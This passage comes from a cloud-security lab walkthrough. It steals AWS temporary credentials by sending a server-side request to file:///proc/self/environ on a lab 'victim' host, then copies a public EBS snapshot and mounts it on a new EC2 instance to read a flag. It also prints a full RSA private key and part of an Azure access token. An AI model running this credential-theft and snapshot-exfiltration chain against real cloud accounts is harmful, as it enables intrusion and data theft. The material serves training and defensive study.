4wIiwieG1zX21pcmlkIjoiL3N1YnNjcmlwdGlvbnMvMWViNzg5MWEtYTQ3NS00ODYxLWFmMDctNGM3NjY4ZWU3NjlkL3Jlc291cmNlZ3JvdXBzL3N0b3JhZ2VzeXN0ZW0
vcHJvdmlkZXJzL01pY3Jvc29mdC5Db21wdXRlL3ZpcnR1YWxNYWNoaW5lcy93ZWJhcHAyIiwieG1zX3RjZHQiOiIxNTU4MzE1NDEyIn0.rtnoJ3m3f9m3EJ9KGawY5hMV
As0Kd-XCe_Mji4lRAry3j8NaX2H6SBvAi883NRxS0ZYel9uDJDD_QCQjxbjsAgk9yklRTaZ1q7VEYL1cde2WAlN6ywYMkli4t2fr0l4-ILT9vqBwrfXGIPUUACC6kVjIK
GDlaBCvMcJBULcOSJLb8QmnbAjZ6dBCaCNGqDS-09aTLWqx-_O7PrP3HwyJmWR_qp3PqVrfY8quOZxPwNmGByA_k4b5h3tJyjLmfA8wJag_NCqVJ7Phz6u2uwyqrpU9Cf
Cy2Nj8V75jOppDJgRMS6D3z1pREJEp8e_-tq-AUa4wFyg9E9kRaxM07QR2_g
'Start Time(UTC): 2022-03-24 13:51:28.371210'
Output of https://management.azure.com/subscriptions/1eb7891a-a475-4861-af07-4c7668ee769d/resourceGroups/proxyvictim/providers/Mi
crosoft.Storage/storageAccounts/proxyvictim?api-version=2021-09-01

'{"sku":{"name":"Standard_LRS","tier":"Standard"},"kind":"Storage","id":"/subscriptions/1eb7891a-a475-4861-af07-4c7668ee769d/reso
urceGroups/proxyvictim/providers/Microsoft.Storage/storageAccounts/proxyvictim","name":"proxyvictim","type":"Microsoft.Storage/st
orageAccounts","location":"westus","tags":{},"properties":{"keyCreationTime":{"key1":null,"key2":null},"privateEndpointConnection
s":[],"minimumTlsVersion":"TLS1_0","allowBlobPublicAccess":true,"networkAcls":{"bypass":"AzureServices","virtualNetworkRules":[],
"ipRules":[],"defaultAction":"Allow"},"supportsHttpsTrafficOnly":false,"encryption":{"services":{"file":{"keyType":"Account","ena
bled":true,"lastEnabledTime":"2019-05-25T07:21:50.2369568Z"},"blob":{"keyType":"Account","enabled":true,"lastEnabledTime":"2019-0
5-25T07:21:50.2369568Z"}},"keySource":"Microsoft.Storage"},"provisioningState":"Succeeded","creationTime":"2019-05-25T07:21:50.14
32053Z","primaryEndpoints":{"blob":"https://proxyvictim.blob.core.windows.net/","queue":"https://proxyvictim.queue.core.windows.n
et/","table":"https://proxyvictim.table.core.windows.net/","file":"https://proxyvictim.file.core.windows.net/"},"primaryLocation"
:"westus","statusOfPrimary":"available"}}'
```

Exploit 2

- Enumerate a public snapshot associated with the account and extract sensitive information from the given snapshots.

Solution

Snapshots : A storage snapshot is a set of pointers to denote the data that is stored on a storage device. Snapshot acts like a detailed table of contents, providing the user with accessible copies of data that can be rolled back if required.

Snapshots can have a public and private access. When a user shares a snapshot publicly, any other AWS account can copy the snapshot as well as create a volume from it. If a public snapshot contains sensitive information, an attacker could get access to the sensitive data by first copying the snapshot to their own account, creating a volume from it and attaching it to any EC2 instance. Private snapshot ensures that the access is limited to intended users only, but if an attacker gains sufficient permissions they may be able to make a private snapshot public.

Refresh out stolen AWS temp credentials and export to environment variables.

Command:

```
curl https://awslambda.victim.cloud/proxy?page=file:///proc/self/environ | sed
's/\\u0000/\n/g' | grep 'AWS_ACCESS_KEY_ID\|AWS_SECRET_ACCESS_KEY\|AWS_SESSION_TOKEN' |
tee ~/token.tmp
```

```
while read x; do export $x; done < ~/token.tmp
```

We first enumerate the caller identity, which reveals the owner-id:

Command:

```
aws sts get-caller-identity
```

Output :

```
{
    "UserId": "AROA2QOCAU2PISAQBLWVT:test_lambda_proxy",
    "Account": "722498266782",
    "Arn": "arn:aws:sts::722498266782:assumed-role/test_lambda_proxy-role-
a0vqnwby/test_lambda_proxy"
}
```

Make a note of the Account Owner ID.

We enumerate if there is any snapshot associated with the given owner id:

Command:

```
aws ec2 describe-snapshots --owner-id 722498266782 --region us-east-2
```

Output:

```
{
    "Snapshots": [
        {
            "Description": "Cloud Credentials Backup in case of Emergency",
            "Encrypted": false,
            "OwnerId": "722498266782",
            "Progress": "100%",
            "SnapshotId": "snap-033299cd7e85a85a9",
            "StartTime": "2021-03-14T19:22:23.459000+00:00",
            "State": "completed",
            "VolumeId": "vol-0ef68da5fb76ad07f",
            "VolumeSize": 8
        }
    ]
}
```


Make a note of the snapshot id.

The next step is to copy the above enumerated snapshot to the provided AWS account.

Command:

```
aws --region us-west-2 ec2 copy-snapshot --source-region us-east-2 --source-snapshot-id
snap-033299cd7e85a85a9 --description "Snapshot Exercise." --profile userX --tag-
specifications 'ResourceType=snapshot,Tags=[{Key=Name,Value=userX}]'
```

Output:


```
{
    "SnapshotId": "snap-0c34376bxxxxxxxxxx",
    "Tags": [
        {
            "Key": "Name",
            "Value": "userX"
        }
    ]
}
```


Note the Snapshot ID you have received after running the above Command: Additionally the Snapshot will take some time to create.

Now we verify, if the snapshot is copied to the provided AWS account:

Command:

```
aws ec2 describe-snapshots --owner-id 143439767741 --region us-west-2 --snapshot-ids
<snapshotID> --profile userX
```

Output :


```
{
    "Snapshots": [
        {
            "Description": "Snapshot Exercise.",
            "Encrypted": false,
            "OwnerId": "143439767741",
            "Progress": "0%",
            "SnapshotId": "snap-0af3e24b42e7b807c",
            "StartTime": "2022-04-20T09:50:09.634000+00:00",
            "State": "pending",
            "StateMessage": "Metadata updated",
            "VolumeId": "vol-ffffffff",
```

```
            "VolumeSize": 8,
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "user411"
                }
            ],
            "StorageTier": "standard"
        }
    ]
}
```

Let's create a file to copy the private key.

Command:

```
nano cih-snapshot-lab.pem
```

Following is the private key we will use to access the EC2 instance.

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAgQop1JdzmqNX/miaMT261QmEYlyxjmzOkN13mRpORlBo8N08
nwzLTd9Ebih/ksPZxLvLcAo/APeptOGYvlNLtgjx6ELwOCeEYAF4iviSPG2/HC/G
NZ+FzgOIexBC0GYQdc9GTopO91M9yOZB0CYkBYp6dkyl/cg6QuWQ7GqD81W4dD4/
Kp1ZLN7or734eYM7J29Bk0cl3SdnLBhmCPCr/KbYWR/BAgIE8H03r+dCPoY3It3L
0ti26Nb5/AS0uZq+VeY4kOOOR1pwCg/bcPzRP3qenhZBArO1SslE0jHwTDmqTaBO
8LAzMMpdJswQp4Re8sk99rbtGQXNpGnxgzSzNwIDAQABAoIBAHSMcnWyiVa9fAes
AMDC6ZHrc6fH4xMp0XTko1YkfVhi3jXXDR721lWyd8MrTvaHcJSRrdC3YGqGRsC6
FlSpNTPoZl4Kv59oidaQ3YhftO1hjoBt4g+i0p7dcBL+/+nsladinDTqFSKsC5z9
46mWGWjrx2o8FpzekUjEwh3WovFPQywCIUaVsqaqYflC9b+GHUrA5yevSN0G6tRl
EsT5KMgFHwjnz2pS4HTwC53mrUdreqC20fL/TtXBcWdpH5gw/UErw9pQTklU8hIp
CTdcM4kg9epPJgQpAGwwFM3Wsoh5eJTqaRychBuKFq+z7XVaQdwYxxAsodNQxj86
gYb60vECgYEA6oQlluQ33e/+akN6hMorQZxvwEt4RsZ/YaHJQW422zmVNZyb+Ia1
Felqll7EQ4u3wJ83GFlM1d51BCvNer6QTyM5z8M6cr0lBfEFy02nYjv9Kq51p1M5
JWpQfsvKz3hgzYrv9rohusuLaaStxFF0z6NslY1gisK3Wzk7WpnmOskCgYEAjNxk
HIuL2+V0XajUKkk7BVMK4TUHGts76hJnS+ZPsZeVRT3x3tTxx7PkGwFMiMBJvf+m
oz16RxfrDosbXanaOBuEqf7fSD4xv+OdOPwAeh5OY8tqS9mdlP8jEpednX+y4r6R
O0ncINWqMo+a2BePOmCaMOCm/qd7IyqCbFTMff8CgYEAhYm19dQCU+hC0LOX4mFU
fEneAHt5A6QoCKoddZqStgZ2Bk8lKUFbgBynyvQvgd7fRVnj/4NqEyZXL4bZvJki
h02hr8KVV5yIpnd2Oyv+shtCr7kj2aG0GrANIgZdeAIt7Ry+Q5n9duZMfl19bRqN
D2cZf5c/cAQscE+IkrCrvrECgYBAECP/z3+GPO8VgaksqI2LmF8EWcencTnolQIh
xNdN37Dl0uxj+dkUiD4gAhE6yKlBHjo9V8J6/ufKr318tbknd2x4nBAUnSSnLu/c
cNAOuiXQwTzQzmIa14at+AKZFPDYqu8GVesli8diQ2mbCev8Et9Nh36rpqQcNEMo
3dA7JQKBgElMntwMOOcPyaKjQo+TBT9Kkic05+1VuJNHtgByea5eTXDbBGkMbWU9
x+zGs11jUR8hjT7G5unFLNUOw1/qDmTmnF7FRCNTyPWRFbenNUZWGuw+TDx0cG5I
umiJmJlxAEHlNWomH8XoEX+6hzyyRvomfRxiDbFd7baen9LLZQpF
-----END RSA PRIVATE KEY-----
```

We shall need the subnet id for creating the ec2 instance. We can enumerate the available subnet id using the below Command:.

Command:

```
 aws ec2 describe-subnets --region us-west-2 --profile userX --filters "Name=availability-
zone,Values=us-west-2a"
```

Output:

```
{
    "Subnets": [
        {
            "AvailabilityZone": "us-west-2a",
            "AvailabilityZoneId": "aps1-az1",
            "AvailableIpAddressCount": 4091,
            "CidrBlock": "172.31.32.0/20",
            "DefaultForAz": true,
```

```
            "MapPublicIpOnLaunch": true,
            "MapCustomerOwnedIpOnLaunch": false,
            "State": "available",
            "SubnetId": "subnet-0eb6d8d4da4c958d6",
            "VpcId": "vpc-06f02ff50025bcdb8",
            "OwnerId": "143439767741",
            "AssignIpv6AddressOnCreation": false,
            "Ipv6CidrBlockAssociationSet": [],
            "SubnetArn": "arn:aws:ec2:us-west-2:143439767741:subnet/subnet-
0eb6d8d4da4c958d6",
            "EnableDns64": false,
            "Ipv6Native": false,
            "PrivateDnsNameOptionsOnLaunch": {
                "HostnameType": "ip-name",
                "EnableResourceNameDnsARecord": false,
                "EnableResourceNameDnsAAAARecord": false
            }
        }
    ]
}
```


Note the subnet id of us-west-2a availability zone.

Now we create an EC2 instance using the below Command:

Command:

```
aws ec2 run-instances --image-id ami-00ee4df451840fa9d --instance-type t2.micro --
security-group-ids sg-07a5e093771a795c6 --key-name cih-snapshot-lab --subnet-id
<sbunet_ID> --profile userX --region us-west-2  --tag-specifications
'ResourceType=instance,Tags=[{Key=Name,Value=userX}]'
'ResourceType=volume,Tags=[{Key=Name,Value=userX}]'
```

Output:


```
{
    "Instances": [
        {
            "Monitoring": {
                "State": "disabled"
            },
            "PublicDnsName": "",
            "StateReason": {
                "Message": "pending",
                "Code": "pending"
            },
            "State": {
                "Code": 0,
                "Name": "pending"
            },
            "EbsOptimized": false,
            "LaunchTime": "2019-05-26T18:34:39.000Z",
            "PrivateIpAddress": "172.31.6.66",
            "ProductCodes": [],
            "VpcId": "vpc-36da704c",
            "CpuOptions": {
                "CoreCount": 1,
                "ThreadsPerCore": 1
            },
            "StateTransitionReason": "",
            "InstanceId": "i-04efc725326262104",
            "ImageId": "ami-07b4156579ea1d7ba",
            "PrivateDnsName": "ip-172-31-6-66.ec2.internal",
            "KeyName": "MyKeyPair",
            "SecurityGroups": [
                {
```

```
                    "GroupName": "default",
                    "GroupId": "sg-44ef6507"
                }
            ],
            "ClientToken": "",
            "SubnetId": "subnet-19b12f7e",
            "InstanceType": "t2.micro",
            "CapacityReservationSpecification": {
                "CapacityReservationPreference": "open"
            },
            "NetworkInterfaces": [
                {
                    "Status": "in-use",
                    "MacAddress": "02:e9:84:ac:23:ae",
                    "SourceDestCheck": true,
                    "VpcId": "vpc-36da704c",
                    "Description": "",
                    "NetworkInterfaceId": "eni-0da22deb990a0acfd",
                    "PrivateIpAddresses": [
                        {
                            "PrivateDnsName": "ip-172-31-6-66.ec2.internal",
                            "Primary": true,
                            "PrivateIpAddress": "172.31.6.66"
                        }
                    ],
                    "PrivateDnsName": "ip-172-31-6-66.ec2.internal",
                    "InterfaceType": "interface",
                    "Attachment": {
                        "Status": "attaching",
                        "DeviceIndex": 0,
                        "DeleteOnTermination": true,
                        "AttachmentId": "eni-attach-03e3c92c6e450ee10",
                        "AttachTime": "2019-05-26T18:34:39.000Z"
                    },
                    "Groups": [
                        {
                            "GroupName": "default",
                            "GroupId": "sg-44ef6507"
                        }
                    ],
                    "Ipv6Addresses": [],
                    "OwnerId": "907104777774",
                    "SubnetId": "subnet-19b12f7e",
                    "PrivateIpAddress": "172.31.6.66"
                }
            ],
            "SourceDestCheck": true,
            "Placement": {
                "Tenancy": "default",
                "GroupName": "",
                "AvailabilityZone": "us-west-2"
            },
            "Hypervisor": "xen",
            "BlockDeviceMappings": [],
            "Architecture": "x86_64",
            "RootDeviceType": "ebs",
            "RootDeviceName": "/dev/sda1",
            "VirtualizationType": "hvm",
            "AmiLaunchIndex": 0
        }
    ],
    "ReservationId": "r-0c8f3bcac387900d3",
    "Groups": [],
    "OwnerId": "907104777774"
}
```


Let's extract the public IP of the newly launched EC2 instance which we will use to SSH.

Command:

```
aws --region us-west-2 ec2 describe-instances --instance-ids
<available_after_creating_the_instace> --query
"Reservations[*].Instances[*].PublicIpAddress" --output=text --profile userX
```

Now we create volume from snapshot in the same availability zone in which the instance is created.

Command:

```
aws  ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id
<valid snapshot id> --profile userX --tag-specifications
'ResourceType=volume,Tags=[{Key=Name,Value=userX}]'
```

Output:

```
{
    "AvailabilityZone": "us-west-2a",
    "CreateTime": "2022-03-25T12:17:16+00:00",
    "Encrypted": false,
    "Size": 8,
    "SnapshotId": "snap-033a9fc3be4xxxx",
    "State": "creating",
    "VolumeId": "vol-0ad1ba96axxxxxxx",
    "Iops": 100,
    "Tags": [],
    "VolumeType": "gp2",
    "MultiAttachEnabled": false
}
```

Note the volume id. Now we attach this volume to the newly created EC2 instance

Command:

```
aws ec2 attach-volume --volume-id <valid volume id> --instance-id <valid instance id> --
device /dev/sdf --profile userX --region us-west-2
```

Basically, we have created a new EC2 instance in our personal account, loaded the snapshot in our account, created a volume of the snapshot and attached the volume to the EC2 instance.

We now give appropriate permissions to the ssh private key and login to the EC2 instance.

Command:

```
chmod 400 cih-snapshot-lab.pem
 ssh -i "cih-snapshot-lab.pem" ec2-user@ip_or_dns_of_instance
```

After logging in to the EC2 instance, we list the block devices.

Command:

lsblk

Output :

```
[ec2-user@ip-172-31-41-246 ~]$ lsblk
NAME    MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
xvda    202:0    0   8G  0 disk
└─xvda1 202:1    0   8G  0 part /
xvdf    202:80   0   8G  0 disk
└─xvdf1 202:81   0   8G  0 part
```

We now mount the xvdf1 volume using the following Command:

Command:

```
sudo mount /dev/xvdf1 /mnt
```

In case the above Command: returned an error. Please go to the end of the document for troubleshooting steps.

We have successfully mounted the volume xvdf1. We now access the volume at /mnt/

Command:

```
sudo su
cd /mnt/root/
ls -la
```

Output:

```
ubuntu@ip-172-31-6-66:~$ sudo su
root@ip-172-31-6-66:/home/ubuntu# cd /mnt/root/
root@ip-172-31-6-66:/mnt/root# ls -la
total 28
dr-xr-x---  3 root root 136 May 25 20:31 .
dr-xr-xr-x 18 root root 257 May 25 20:10 ..
-rw-r--r--  1 root root  18 Oct 18  2017 .bash_logout
-rw-r--r--  1 root root 176 Oct 18  2017 .bash_profile
-rw-r--r--  1 root root 176 Oct 18  2017 .bashrc
-rw-r--r--  1 root root 100 Oct 18  2017 .cshrc
-rw-r--r--  1 root root  71 May 25 20:31 flag_here
drwx------  2 root root  29 May 25 20:10 .ssh
-rw-r--r--  1 root root 129 Oct 18  2017 .tcshrc
-rw-------  1 root root 600 May 25 20:31 .viminfo
```


From the above directory listing, we find a file flag_here. We now read the flag_here file.

Command:

```
cat flag_here
```

Output:

```
flag::NSSCloudHackLabFLAG531::6afb680b1e0b23dfXXXXXXXXXXXXXXXXXXXX
```



Troubleshooting:

```
$ sudo mount /dev/xvdf1 /mnt
mount: /mnt: wrong fs type, bad option, bad superblock on /dev/xvdf1, missing codepage or
helper program, or other error.
```

Debugging might not yield anything useful

```
$ sudo file -s /dev/xvdf1
/dev/xvdf1: SGI XFS filesystem data (blksz 4096, inosz 512, v2 dirs)
$ sudo mount /dev/xvdf1 /mnt -t xfs
mount: /mnt: wrong fs type, bad option, bad superblock on /dev/xvdf1, missing codepage or
helper program, or other error.
```

However if you check /var/log/messages you will see these error messages

```
$ sudo cat /var/log/messages
 kernel: XFS (xvdf1): Filesystem has duplicate UUID 417df3d5-5cb9-4b5e-a1a2-8475fff8efc9 -
can't mount
 kernel: XFS (xvdf1): Filesystem has duplicate UUID 417df3d5-5cb9-4b5e-a1a2-8475fff8efc9 -
can't mount
```

If you see this error message this generally occurs if you have created exact same type of ami that was used to create this particular AMI. In which case a slight tweak in the Command: will help you.

```
sudo mount -t xfs -o nouuid /dev/xvdf1 /mnt
```